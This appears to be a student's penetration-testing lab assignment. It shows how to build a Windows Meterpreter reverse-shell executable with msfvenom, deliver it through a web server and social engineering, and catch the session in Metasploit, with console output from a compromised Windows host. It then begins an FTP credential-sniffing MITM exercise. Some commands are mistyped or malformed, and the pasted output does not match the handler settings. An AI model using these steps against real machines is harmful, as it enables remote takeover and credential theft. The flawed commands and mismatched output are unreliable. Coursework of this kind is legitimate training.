Assignment: Day 4

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine

Answer:

● Create payload for windows .

Step 1: Turn on kali VM .

Step 2: Press ctrl+alt+T (to open Terminal) or click on terminal icon and open terminal

Step 3: Install Apache2 web server.

apt-get install apache2


Step 4: Start apache server.

systemctl start apche2

Step 5: type command to create a payload.

sudo su -


msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP ADDR> LPORT=<PORT> -f exe >shell.exe R > <PATH>



● Transfer the payload to the victim's machine.


Step 1: Infect the target using Social Engineering.

Step 2: In our case visit kali web server and download payload in client machine.



Step 3: in Kali machine type command and attempt to open a meterpreter session on the victim's computer.

msfconsole




Step 7: Type the following command.

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST <IP ADDR>

set LPORT <PORT>



```
                          Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


                          Press SPACE BAR to continue



       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf5 exploit(multi/handler) > set LPORt 8080
LPORt => 8080
msf5 exploit(multi/handler) > show options
```

- Exploit the victim's machine

Step 8: type exploit.

```
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.1.8:8080:-  -
[*] Started reverse TCP handler on 0.0.0.0:8080
```

Step 9: Run payload on client machine. Session will be established.

```
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.232.134:3333
[*] Sending stage (201283 bytes) to 192.168.232.134
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.232.134:3333) at 2020-06-23 23:57:57 +0800

meterpreter > sysinfo
Computer        : DESKTOP-I29CS9S
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > ifconfig
```

Question2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer:


● Create an FTP server

Step 1: Start Windows Server Virtual Machine.

